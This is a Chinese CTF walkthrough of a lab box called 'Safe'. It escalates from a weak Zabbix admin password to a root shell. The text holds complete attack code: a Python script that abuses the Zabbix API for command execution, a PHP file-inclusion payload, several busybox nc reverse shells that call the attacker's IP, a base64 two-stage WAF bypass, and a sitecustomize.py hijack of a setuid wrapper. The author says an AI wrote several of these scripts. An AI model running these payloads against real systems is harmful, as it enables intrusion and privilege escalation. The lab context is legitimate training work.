

Safe

端口扫描

```
PORT      STATE  SERVICE  REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 10.0 (protocol 2.0)
53/tcp    closed domain  reset ttl 64
80/tcp    open  http     syn-ack ttl 64  Apache httpd 2.4.66 ((Unix))
|_http-title: MazeSec Corp - Internal Portal
|_http-server-header: Apache/2.4.66 (Unix)
| http-methods:
|   Supported Methods: POST OPTIONS HEAD GET TRACE
|_ Potentially risky methods: TRACE
82/tcp    open  xfer?    syn-ack ttl 64
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 466
|     Date: Fri, 01 May 2026 02:10:32 GMT
|     Content-Type: text/html; charset=utf-8
|     Connection: close
|     Set-Cookie: sl-session=Z0WLaxhd9WkybK3XsP7ZXAA==; Path=/; Max-Age=86400; HttpOnly
|     <!DOCTYPE html><html><head><meta charset="utf-8"><meta name="viewport"
content="width=device-width, initial-scale=1.0"><link rel="icon"
href="/.safeline/static/favicon.png" type="image/png"><title id="slg-title"></title>
<style>:root {--primary-color:#0067B8;--light-primary-color:#0067B8cc;--font-color:#fff;--
light-font-color:#ffffff80;--success-color:#00b87c;--warning-color:#ff6666;--warning-font-
color:#fff;--warning-light-font-color:#ffffff80;}</style>
<style>html{height:100%}body{height:100%;margin:0;font-family:PingFang SC,Helvetica
Neue,Helvetica,Arial,sans-serif}#slg-bg{background-color:var(--primary-color);z-
index:100;width:100%;height:100%;position:fixed;inset:0}#slg-box{z-index:300;border-r
|   HTTPOptions:
|     HTTP/1.1 466
|     Date: Fri, 01 May 2026 02:10:32 GMT
|     Content-Type: text/html; charset=utf-8
|     Connection: close
|     Set-Cookie: sl-session=aZg8ZBhd9Wn3ePHZQiDpAA==; Path=/; Max-Age=86400; HttpOnly
|_   <!DOCTYPE html><html><head><meta charset="utf-8"><meta name="viewport"
content="width=device-width, initial-scale=1.0"><link rel="icon"
href="/.safeline/static/favicon.png" type="image/png"><title id="slg-title"></title>
<style>:root {--primary-color:#0067B8;--light-primary-color:#0067B8cc;--font-color:#fff;--
light-font-color:#ffffff80;--success-color:#00b87c;--warning-color:#ff6666;--warning-font-
color:#fff;--warning-light-font-color:#ffffff80;}</style>
<style>html{height:100%}body{height:100%;margin:0;font-family:PingFang SC,Helvetica
Neue,Helvetica,Arial,sans-serif}#slg-bg{background-color:var(--primary-color);z-
index:100;width:100%;height:100%;position:fixed;inset:0}#slg-box{z-index:300;border-r
8081/tcp  open  http     syn-ack ttl 64  nginx 1.26.1
|_http-favicon: Unknown favicon MD5: 0FBE700FD7D07EC8D30EF8B3AC261484
|_http-title: Zabbix docker: Zabbix
| http-methods:
|_ Supported Methods: GET HEAD POST
| http-robots.txt: 2 disallowed entries
|_ /zabbix/".
```

```
9443/tcp open  ssl/http syn-ack ttl 63 nginx
| ssl-cert: Subject: organizationName=Chaitin Co.,
Ltd./stateOrProvinceName=Beijing/countryName=CN/organizationalUnitName=Chaitin/localityName=
Beijing
| Issuer: organizationName=Chaitin Co.,
Ltd./stateOrProvinceName=Beijing/countryName=CN/organizationalUnitName=Chaitin/localityName=
Beijing
| Public Key type: rsa
| Public Key bits: 4096
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-12-04T14:36:41
| Not valid after: 2123-11-10T14:36:41
| MD5: caa0:0e1f:b155:99d3:2afe:f869:3de0:dc1c
| SHA-1: 0642:52c8:21b7:2f24:9113:3a32:b3eb:b9f9:2298:942c
| -----BEGIN CERTIFICATE-----
| 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
| hiwtCsU=
| _-----END CERTIFICATE-----
|_http-title: SafeLine Waf Community Edition
|_http-favicon: Unknown favicon MD5: 4E8D85655BDADDCBEBBCF11D1AA44373A
|_ssl-date: TLS randomness does not represent time
| http-methods:
|_ Supported Methods: GET HEAD
|_tls-alpn:
```

```

| h2
| http/1.1
| http/1.0
|_ http/0.9
65443/tcp open  unknown  syn-ack ttl 64
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, RPCCheck, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Date: Fri, 01 May 2026 02:10:37 GMT
|     Content-Type: text/html
|     Content-Length: 204
|     Connection: close
|     <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
|     <html>
|     <head><title>400 Bad Request</title></head>
|     <body>
|     <center><h1>400 Bad Request</h1></center>
|     <hr><center>tengine</center>
|     </body>
|     </html>
|   GetRequest, HTTPOptions:
|     HTTP/1.1 200 OK
|     Date: Fri, 01 May 2026 02:10:37 GMT
|     Content-Type: application/octet-stream
|     Content-Length: 0
|_   Connection: close

```

9443是雷池的后台管理入口，82显示被保护，8081是 Zabbix 的登录入口

发现弱口令 Admin:zabbix 可以登录 Zabbix 后台

发现可以创建全局脚本，让 ai 帮忙直接写个脚本，这里三个选项，分别是

1. Zabbix agent ，对应的是 execute_on=0 ，失败
2. Zabbix server ，对应的是 execute_on=1 ，成功
3. Zabbix proxy or server ，对应的是 execute_on=2 ，没有配置 proxy ，所以还是 server 在执行

```

#!/usr/bin/env python3
import requests, sys, json, random
BASE='http://192.168.0.103:8081/api_jsonrpc.php'
USER='Admin'
PASS='zabbix'

def post(payload):
    r=requests.post(BASE,json=payload,timeout=60)
    return r

def api(auth, method, params):
    payload={'jsonrpc':'2.0','method':method,'params':params,'auth':auth,'id':1}
    r=post(payload)
    try:
        return r.status_code, r.json()
    except Exception:

```

```

        return r.status_code, {'raw':r.text}

st, login = post({'jsonrpc':'2.0','method':'user.login','params':
{'username':USER,'password':PASS,'id':1}).status_code,
post({'jsonrpc':'2.0','method':'user.login','params':
{'username':USER,'password':PASS,'id':1}).json()
auth=login['result']
cmd=' '.join(sys.argv[1:]) if len(sys.argv)>1 else 'id'
name='ctf-cmd-%d'%random.randint(1000,9999)
st1,res1=api(auth,'script.create',
{'name':name,'command':cmd,'type':0,'execute_on':1,'scope':2,'host_access':2,'timeout':'30s'
})
if 'result' not in res1:

    print(json.dumps({'stage':'script.create','http_status':st1,'response':res1},ensure_ascii=False,indent=2))
    raise SystemExit(1)
scriptid=res1['result']['scriptids'][0]
st2,res2=api(auth,'script.execute',{'scriptid':scriptid,'hostid':'10084'})
if 'result' in res2 and isinstance(res2['result'],dict):
    print(res2['result'].get('value',''))
else:

    print(json.dumps({'stage':'script.execute','http_status':st2,'response':res2},ensure_ascii=False,indent=2))
    raise SystemExit(1)

```

发现能实现简单的命令，但是尝试弹shell的时候会报错403，触发了 WAF

确定当前是在docker环境中，尝试直接去重置密码，执行 `resetadmin`




但是返回 `sh: resetadmin: not found`，看来雷池不和 Zabbix 在一个容器里

查看日志 `/var/lib/zabbix/log`，发现雷池后台凭证 `admin:2YlM1xtj`

```
~/Desktop/maze python3 test.py 'cat /var/lib/zabbix/log '
safeline-mgt resetadmin
[INFO] Initial username: admin
[INFO] Initial password: 2YlM1xtj
[INFO] Done
```

成功登录后台，发现确实82和8081都在被保护，都改成观察模式，这样82就可以正常访问，Zabbix 就能弹shell 了



成功拿到初始的 shell

```
~/Desktop/maze penelope -i eth0 -p 4444
[+] Listening for reverse shells on 192.168.0.142:4444
> Main Menu (m) PayLoads (p) Clear (Ctrl-L) Quit (q/Ctrl-C)
[+] Got reverse shell from 2dd0e7252ced 192.168.0.103 Linux-x86_64 zabbix(1997) • Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[!] Cannot upgrade shell with the available binaries...

1) Upload https://raw.githubusercontent.com/andrew-d/static-binaries/master/binaries/linux/x86_64/socat
2) Upload local socat binary
3) Specify remote socat binary path
4) None of the above

[?] Select action: 1
[+] Download URL: https://raw.githubusercontent.com/andrew-d/static-binaries/master/binaries/linux/x86_64/socat
[+] Upload OK /var/tmp/socat

[!] Python agent cannot be deployed. I need to maintain at least one Raw session to handle the PTY
[+] Attempting to spawn a reverse shell on 192.168.0.142:4444
[+] Got reverse shell from 2dd0e7252ced 192.168.0.103 Linux-x86_64 zabbix(1997) • Assigned SessionID <2>
[+] Shell upgraded successfully using /var/tmp/socat
[+] Interacting with session [1] • Shell Type PTY • Menu key F12 ←
[+] Logging to /home/kali/.penelope/sessions/2dd0e7252ced-192.168.0.103-Linux-x86_64/2026_05_01-10_56_42-308.log

2dd0e7252ced:/var/lib/zabbix$ id
uid=1997(zabbix) gid=1995(zabbix) groups=20(dialout),1995(zabbix),1995(zabbix)
2dd0e7252ced:/var/lib/zabbix$
```


环境变量里写了数据库的连接信息，但是尝试枚举没有找到其他有用的信息

```
DB_SERVER_HOST=zabbix-mysql
MYSQL_PASSWORD=zabbixpwd
MYSQL_USER=zabbix
```

但是至少能明确，数据库不在这个 docker 里，传一个 fscan 上去，发现有 docker 172.18.0.1-172.18.0.4，这里花了很久时间，也没有找到横向到其它容器的方法

发现雷池可以在自定义 nginx 配置，添加一个路由尝试读文件

```
location /fs/ { alias /; autoindex on; autoindex_exact_size off; autoindex_localtime on; }
```



发现读的文件系统是雷池所在的容器，没有读到什么有用的文件

这里实在是没思路了，去问了 Sublance，他说要看82，我就问他现有权限能读到82的配置文件或者源码吗，他说需要盲测

如果是盲测的话，之前扫目录没有扫到有价值的东西，那我只能考虑是有命令执行或者 LFI 了

```
cat > payload << "EOF"
whoami
/etc/passwd
EOF

ffuf -u "http://192.168.0.103:82?W1=W2" \
-w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt:W1 \
-w ./payload:W2 \
-mode clusterbomb \
-k -ac
```

```
~/Desktop/maze ffuf -u "http://$IP:82?W1=W2" \
-w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt:W1 \
-w ./payload:W2 \
-mode clusterbomb \
-k -ac

v2.1.0-dev

:: Method      : GET
:: URL         : http://192.168.0.103:82?W1=W2
:: Wordlist    : W1: /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt
:: Wordlist    : W2: /home/kali/Desktop/maze/payload
:: Follow redirects : false
:: Calibration : true
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

[Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 19ms]
* W1: p
* W2: whoami

[Status: 200, Size: 896, Words: 1, Lines: 22, Duration: 32ms]
* W1: p
* W2: /etc/passwd

:: Progress: [12906/12906] :: Job [1/1] :: 2150 req/sec :: Duration: [0:00:08] :: Errors: 0 ::
```

可能是文件包含，尝试一下伪协议

```
curl http://192.168.0.103:82/?p=php://filter/read=convert.base64-encode/resource=index.php |
base64 -d
```

发现源码

```
<?php
$p = @$_GET['p'] ?: 'data:,welcome';
include $p;
```

反弹 shell

```
curl http://192.168.0.103:82/?
p=data://text/plain;base64,PD9waHAga3lzdGVtKCdidXN5Ym94IG5jIDE5Mi4xNjguMC4xNDI6NjY2NiAtZSBza
Ccp0yA/Pg==
```

家用户目录下发现凭证 0x00:001XC7u6Ub18naf2 ，但是登录后执行命令会直接退出

发现 0x00 登录时执行的是 /usr/local/bin/shell-wrapper ，拖下来反编译一下

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
    setuid(0);
    execl("/usr/bin/python3", "python3", "/usr/local/bin/.shell.py", 0LL);
    return 0;
}
```

可以注意到，一上来直接 setuid(0); ，考虑劫持

```
cat > /tmp/sitecustomize.py << "EOF"
import os
os.system("busybox nc 192.168.0.142:7777 -e sh")
EOF
```

```
PYTHONPATH=/tmp /usr/local/bin/shell-wrapper
```



```
~/Desktop/maze penelope -i eth0 -p 7777
[+] Listening for reverse shells on 192.168.0.142:7777
> Main Menu (m) Payloads (p) Clear (Ctrl-L) Quit (q/Ctrl-C)
[+] Got reverse shell from Safe 192.168.0.103 Linux-x86_64 root(0) • Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[!] Python agent cannot be deployed. I need to maintain at least one Raw session to handle the PTY
[+] Attempting to spawn a reverse shell on 192.168.0.142:7777
[+] Got reverse shell from Safe 192.168.0.103 Linux-x86_64 root(0) • Assigned SessionID <2>
[+] Shell upgraded successfully using /usr/bin/script
[+] Interacting with session [1] • Shell Type PTY • Menu key F12 <-
[+] Logging to /home/kali/.penelope/sessions/Safe~192.168.0.103-Linux-x86_64/2026_05_01-13_43_58-631.log

bash-5.2# id
uid=0(root) gid=106(apache) groups=82(www-data),106(apache),106(apache)
bash-5.2# cat /root/root.txt
flag{root-8988b12255d2791fe2668532c88a0513}
bash-5.2#
```

复盘一下这个地方为什么 ai 尝试用 `sitecustomize.py` 劫持

由于我们读不了源码，不知道可能 `import` 了什么包，所以需要猜。我猜肯定用了 `os`，但是 ai 首选的是 `site` 模块

这是因为 `site` 是 Python 初始化时**自动加载**的模块。即使目标脚本没有任何 `import` 语句，只要 Python 启动，它通常都会加载 `site` 模块来配置包路径，所以劫持 `site` 成功率应该是最高的

Sublarge 后来和我说，其实可以绕过 waf 在读到雷池的密码之前就拿到shell

试了一下，我发现把反弹命令做成二阶段解码执行就过了，大概是这样

```
echo <base64>|busybox base64 -d|busybox ash
```

让 ai 帮忙写了个脚本

```
#!/usr/bin/env python3
import base64
import json
import random
import requests

BASE='http://192.168.0.155:8081/api_jsonrpc.php'
USER='Admin'
PASS='zabbix'
HOSTID='10084'

raw='busybox nc 192.168.0.142 5555 -e sh'
b64=base64.b64encode(raw.encode()).decode()
cmd=f'echo {b64}|busybox base64 -d|busybox ash'

def rpc(method, params, auth=None, reqid=1):
    data={'jsonrpc':'2.0','method':method,'params':params,'id':reqid}
```



```

if auth is not None:
    data['auth']=auth
r=requests.post(BASE, json=data, timeout=10, proxies={'http': None, 'https': None})
try:
    return r.status_code, r.json()
except Exception:
    return r.status_code, r.text

st, body = rpc('user.login', {'username': USER, 'password': PASS})
auth = body['result']

name = f'ctf-bypass-{random.randint(1000,9999)}'
st, body = rpc('script.create', {
    'name': name,
    'command': cmd,
    'type': 0,
    'execute_on': 1,
    'scope': 2,
    'host_access': 2,
    'timeout': '30s'
}, auth, 2)
scriptid = body['result']['scriptids'][0]
print(json.dumps({'scriptid': scriptid, 'command': cmd}, ensure_ascii=False, indent=2))

st, body = rpc('script.execute', {'scriptid': scriptid, 'hostid': HOSTID}, auth, 3)
print(json.dumps(body, ensure_ascii=False, indent=2) if isinstance(body, dict) else body)

```

最后返回来看一下这个 `.shell.py`

大概的逻辑是，得先输入一个 `date`，对应80上的 `all authorized personnel (User 0x00) must trigger the date utility immediately upon session establishment to verify clock synchronization` 提示，结果我做的时候以为的是要同步靶机的时间，我就在 `apache` 下 `date` 了一下，发现时间是一样的，我就没在意了；然后要在终端里输入100次命令，对应 `Long-term trust ratings are persistent. Users with 100+ verified routine operations are eligible for elevated administrative logs.`，这时候会把 `root` 密码写到日志里，结果我以为的是要重复 `ssh` 登录100次，才能触发日志相关的东西。没想到两个都猜错了 QAQ

```

#!/usr/bin/python3
import os, subprocess, sys, pwd, readline

CONFIG = {
    "init_cmd": "date",
    "forbidden": ["id", "cat", "find", "sh"],
    "warn_limit": 2,
    "trust_threshold": 100,
    "log_path": "/var/log/audit.log"
}

def get_user_info(user="0x00"):
    u = pwd.getpwnam(user)
    return u.pw_uid, u.pw_gid

```

```

def run_cmd(cmd, uid, gid):
    parts = cmd.split()
    if not parts: return
    if parts[0] == "cd":
        try:
            target = parts[1] if len(parts) > 1 else os.path.expanduser("~")
            os.chdir(target)
        except Exception as e:
            print(f"cd: {e}")
        return
    def demote():
        os.setgid(gid)
        os.setuid(uid)
    try:
        subprocess.run(cmd, shell=True, preexec_fn=demote)
    except Exception as e:
        print(f"Execution error: {e}")

def start_shell():
    user = "0x00"
    target_uid, target_gid = get_user_info(user)
    warn_count = 0
    cmd_count = 0
    first_act = True

    os.chdir(os.path.expanduser(f"~{user}"))
    print("System Security Audit: ENABLED\n")

    while True:
        try:
            cwd = os.getcwd().replace(os.path.expanduser(f"~{user}"), "~")
            cmd = input(f"\033[1;32m{user}@Safe\033[0m:\033[1;34m{cwd}\033[0m$ ").strip()

            if not cmd: continue
            if cmd in ["exit", "logout"]: break

            if cmd == "check":
                print(f"\n--- Shell Status ---")
                print(f"User: {user} (UID:{target_uid})")
                print(f"Commands: {cmd_count}/{CONFIG['trust_threshold']}")
                print(f"Warnings: {warn_count}/{CONFIG['warn_limit']}")
                print(f"Initialized: {not first_act}")
                print(f"Forbidden: {'', '.join(CONFIG['forbidden'])}\n")
                continue

            if first_act:
                if cmd != CONFIG["init_cmd"]:
                    print("\033[31m[!] Audit Anomaly: Session not initialized correctly.\033[0m")
                    break
                first_act = False
                cmd_count += 1
                run_cmd(cmd, target_uid, target_gid)

```

```

        continue

    if any(b in cmd for b in CONFIG["forbidden"]):
        warn_count += 1
        if warn_count >= CONFIG["warn_limit"]:
            print("\033[31m[!!] Malicious activity detected. Connection
terminated.\033[0m")
            break
            print(f"\033[33m[!] Warning: Incident logged.
({warn_count}/{CONFIG['warn_limit']})\033[0m")
            continue

        cmd_count += 1
        run_cmd(cmd, target_uid, target_gid)

        if cmd_count >= CONFIG["trust_threshold"]:
            try:
                with open(CONFIG["log_path"], "a") as f:
                    f.write("System trust verified. Root password:
[MzeSec_P@ss_2026]\n")
            except:
                pass
            CONFIG["trust_threshold"] = 999999

        except (EOFError, KeyboardInterrupt):
            print()
            break

if __name__ == "__main__":
    start_shell()

```